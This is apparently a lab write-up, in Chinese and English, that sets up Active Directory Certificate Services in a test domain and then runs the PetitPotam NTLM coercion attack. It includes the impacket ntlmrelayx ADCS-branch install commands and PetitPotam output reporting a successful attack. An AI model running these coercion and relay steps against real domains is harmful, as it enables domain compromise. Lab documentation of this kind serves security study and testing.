
Active Directory 证书服务

证书颁发机构

CA 类型:	企业根
加密提供程序:	RSA#Microsoft Software Key Storage Provider
哈希算法:	SHA256
密钥长度:	2048
允许管理员交互操作:	已禁用
证书有效期:	2026/8/3 13:34:00
可分辨名称:	CN=petitpotam-ADCS-CA,DC=petitpotam,DC=com
证书数据库位置:	C:\Windows\system32\CertLog
证书数据库日志位置:	C:\Windows\system32\CertLog


证书颁发机构 Web 注册

3, 配置证书注册web服务



选择要配置的角色服务

☑ 证书颁发机构
☑ 证书颁发机构 Web 注册
□ 联机响应程序
□ 网络设备注册服务
☑ 证书注册 Web 服务
□ 证书注册策略 Web 服务



CES 的 CA


目标服务器
ADCS.petitpotam.com

为证书注册 Web 服务指定 CA

选择希望用于颁发通过此证书注册 Web 服务(CES)请求的证书的证书颁发机构(CA)。

选择(L):
● CA 名称
○ 计算机名
目标 CA: ADCS.petitpotam.com\petitpotam-ADCS-CA

□ 为仅续订模式配置证书注册 Web 服务(C)。
仅续订模式要求目标 CA 运行的是 Windows Server 2008 R2 或更高版本。




CES 的身份验证类型

选择身份验证类型

● Windows 集成身份验证(W)

○ 客户端证书身份验证(L)

○ 用户名和密码(U)



CES 的服务帐户


目标服务器
ADCS.petitpotam.com

指定服务帐户

选择证书注册 Web 服务(CES)在与网络上的证书颁发机构(CA)和其他服务通信时使用的标识。

○ 指定服务帐户(推荐)(E)
所选帐户必须是 IIS_IUSRS 组的成员。如果选择 Kerberos 作为身份验证类型，则服务帐户必须具有服务主体名称。

● 使用内置应用程序池标识(A)



指定服务器身份验证证书


在与客户端通信时，Web 服务使用安全套接字层(SSL)协议加密网络通信。

○ 为 SSL 加密选择现有证书(推荐)(H)

颁发给	颁发者	过期时间
petitpotam-ADCS-CA	petitpotam-ADCS-CA	2026/8/3

● 选择证书并稍后为 SSL 分配(S)

⚠ 为使该角色服务正常工作，你必须使用有效的证书配置该服务器。



若要配置以下角色、角色服务或功能，请单击"配置"。

Active Directory 证书服务

证书注册 Web 服务

CA 名称:	ADCS.petitpotam.com\petitpotam-ADCS-CA
仅续订模式:	False
身份验证类型:	Windows 集成身份验证
允许基于密钥的续订:	False
帐户:	应用程序池标识
服务器身份验证证书:	以后选择证书


Login in a normal user

```
runas /NETONLY /USER:xiaoli-vuln-2019.com\xiaoli powershell.exe
```

Find CS server ![[Pasted image 20210803134019.png]]


Install modify impacket with adcs option support

```
git clone https://github.com/ExAndroidDev/impacket.git

cd impacket

git checkout ntlmrelayx-adcs-attack

python3 -m venv impacket

source impacket/bin/activate

pip install .
```




```
─$ git clone git clone https://github.com/ExAndroidDev/impacket.git

──(xiaoli㉿kali)-[~/PetitPotam]
─$ cd impacket

──(xiaoli㉿kali)-[~/PetitPotam/impacket]
─$ ls
hangeLog  Dockerfile  examples  impacket  LICENSE  MANIFEST.in  README.md  requirements.txt  SECURITY.md  setu

──(xiaoli㉿kali)-[~/PetitPotam/impacket]
─$ git checkout ntlmrelayx-adcs-attack
ranch 'ntlmrelayx-adcs-attack' set up to track remote branch 'ntlmrelayx-adcs-attack' from 'origin'.
witched to a new branch 'ntlmrelayx-adcs-attack'

──(xiaoli㉿kali)-[~/PetitPotam/impacket]
─$ python3 -m venv impacket

──(xiaoli㉿kali)-[~/PetitPotam/impacket]
─$ source impacket/bin/activate

──(impacket)(xiaoli㉿kali)-[~/PetitPotam/impacket]
─$ pip install .
rocessing /home/xiaoli/PetitPotam/impacket
ollecting chardet
 Downloading chardet-4.0.0-py2.py3-none-any.whl (178 kB)
    |████████████████████████████████| 178 kB 76 kB/s
ollecting flask>=1.0
 Downloading Flask-2.0.1-py3-none-any.whl (94 kB)
    |████████████████████████████████| 94 kB 46 kB/s
ollecting future
 Downloading future-0.18.2.tar.gz (829 kB)
    |████████████████████████████████| 829 kB 37 kB/s
ollecting ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5
 Downloading ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
    |████████████████████████████████| 432 kB 16 kB/s
ollecting ldapdomaindump>=0.9.0
 Downloading ldapdomaindump-0.9.3-py3-none-any.whl (18 kB)
ollecting pyOpenSSL>=0.16.2
 Downloading pyOpenSSL-20.0.1-py2.py3-none-any.whl (54 kB)
    |████████████████████████████████| 54 kB 20 kB/s
ollecting pyasn1>=0.2.3
 Downloading pyasn1-0.4.8-py2.py3-none-any.whl (77 kB)
    |████████████████████████████████| 77 kB 24 kB/s
ollecting pycryptodomex
 Downloading pycryptodomex-3.10.1-cp35-abi3-manylinux2010_x86_64.whl (1.9 MB)
    |█████████                       | 522 kB 19 kB/s eta 0:01:13
0] 1:openvpn  2:nmap  3:dirsearch- 4:python3*
```

Add to hosts



```
#10.10.14.7     test.no-ip.htb
192.168.10.140  petitpotam.com dc dc.petitpotam.com
192.168.10.141  adcs adcs.petitpotam.com
~
```

Check if your server is vulnerable




```
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
Something went wrong, check error status => The NETBIOS connection with the remote host timed out.

┌──(xiaoli㉿kali)-[~/PetitPotam/PetitPotam]
└─$ python3 Petitpotam.py -u '' -p ''  -d petitpotam.com 10.8.0.14 192.168.10.140

              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

PoC to connect to lsarpc and elicit machine account authentication via MS-EFSRPC EfsRpcOpenFileRaw()
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


[-] Connecting to ncacn_np:192.168.10.140[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!

┌──(xiaoli㉿kali)-[~/PetitPotam/PetitPotam]
└─$
```

